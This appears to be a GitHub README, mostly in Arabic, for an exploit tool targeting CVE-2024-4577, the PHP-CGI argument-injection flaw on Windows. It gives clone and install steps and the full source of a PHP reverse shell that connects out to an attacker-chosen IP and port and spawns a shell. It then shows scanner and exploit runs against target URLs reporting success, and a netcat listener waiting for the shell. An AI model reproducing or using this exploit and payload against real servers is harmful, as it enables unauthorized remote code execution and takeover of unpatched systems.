 bibo318/cve-2024-4577-rce-attack
ATTACK PoC - PHP CVE-2024-4577


في إصدارات PHP 8.1.* قبل 8.1.29، و8.2.* قبل 8.2.20، و8.3.* قبل 8.3.8، عند استخدام Apache وPHP-CGI على نظام Windows، إذا كان النظام مهيأً لاستخدام صفحات ترميز معينة، فقد يستخدم Windows سلوك "أفضل تطابق" لاستبدال الأحرف في سطر الأوامر المُمرر إلى دوال Win32 API. قد تفسر وحدة PHP CGI تلك الأحرف بشكل خاطئ على أنها خيارات PHP، مما قد يسمح لمستخدم ضار بتمرير خيارات إلى ملف PHP القابل للتنفيذ الجاري، وبالتالي كشف الكود المصدري للبرنامج النصي أو تشغيل كود PHP عشوائي على الخادم، وغير ذلك.
"XAMPP ضعيف في الإعداد الافتراضي ويمكننا استهداف نقطة النهاية /php-cgi/php-cgi.exe. لاستهداف نقطة نهاية .php صريحة (مثل: /index.php)، يجب تكوين الخادم لتشغيل نصوص PHP في وضع CGI."
$ git clone https://github.com/bibo318/CVE-2024-4577-RCE-ATTACK.git
$ cd CVE-2024-4577-RCE-ATTACK && pip install -r requirements.txt
[!NOTE] تعرض هذه الأداة التكتيكات والتقنيات والإجراءات (TTP). ومع ذلك، فإن نموذج الحمولة هذا تحديدًا لا يعمل في هذه الحالة. عدّل shell.php للحصول على حمولة كاملة الوظائف.
# rev_shell.php
<?php
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = 'xxxxxxxxxxx';  // CHANGE THIS
$port = 9999;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>

$ python3 CVE-2024-4577.py -s -t https://target.com/

,------. ,--.  ,--.,------.   ,-----.,--.   ,--.,------.        ,---.   ,--.  ,---.   ,---.         ,---.,-----.,-----.,-----. ,------.  ,-----.,------.
|  .--. '|  '--'  ||  .--. ' '  .--./ \  `.'  / |  .---',-----.'.-.  \ /    '.-.  \ /    |,-----. /    ||  .--''--,  /'--,  / |  .--. ''  .--./|  .---'
|  '--' ||  .--.  ||  '--' | |  |      \     /  |  `--, '-----' .-' .'|  ()  |.-' .'/  '  |'-----'/  '  |'--. `\ .'  /  .'  /  |  '--'.'|  |    |  `--,
|  | --' |  |  |  ||  | --'  '  '--'\   \   /   |  `---.       /   '-. \    //   '-.'--|  |       '--|  |.--'  //   /  /   /   |  |\  \ '  '--'\|  `---.
`--'     `--'  `--'`--'       `-----'    `-'    `------'       '-----'  `--' '-----'   `--'          `--'`----' `--'   `--'    `--' '--' `-----'`------'
         Author: Demongod | CVE-2024-4577 | PoC and Scanner |

[+] Target https://xxxx.com dễ bị tấn công bởi CVE-2024-4577
$ python3 CVE-2024-4577.py -t http://example.com -e -p rev_shell.php

,------. ,--.  ,--.,------.   ,-----.,--.   ,--.,------.        ,---.   ,--.  ,---.   ,---.         ,---.,-----.,-----.,-----. ,------.  ,-----.,------.
|  .--. '|  '--'  ||  .--. ' '  .--./ \  `.'  / |  .---',-----.'.-.  \ /    '.-.  \ /    |,-----. /    ||  .--''--,  /'--,  / |  .--. ''  .--./|  .---'
|  '--' ||  .--.  ||  '--' | |  |      \     /  |  `--, '-----' .-' .'|  ()  |.-' .'/  '  |'-----'/  '  |'--. `\ .'  /  .'  /  |  '--'.'|  |    |  `--,
|  | --' |  |  |  ||  | --'  '  '--'\   \   /   |  `---.       /   '-. \    //   '-.'--|  |       '--|  |.--'  //   /  /   /   |  |\  \ '  '--'\|  `---.
`--'     `--'  `--'`--'       `-----'    `-'    `------'       '-----'  `--' '-----'   `--'          `--'`----' `--'   `--'    `--' '--' `-----'`------'
        Author: Demongod | CVE-2024-4577 | PoC and Scanner |

[+] Khai thác thành công!
$ nc -lvnp 9999
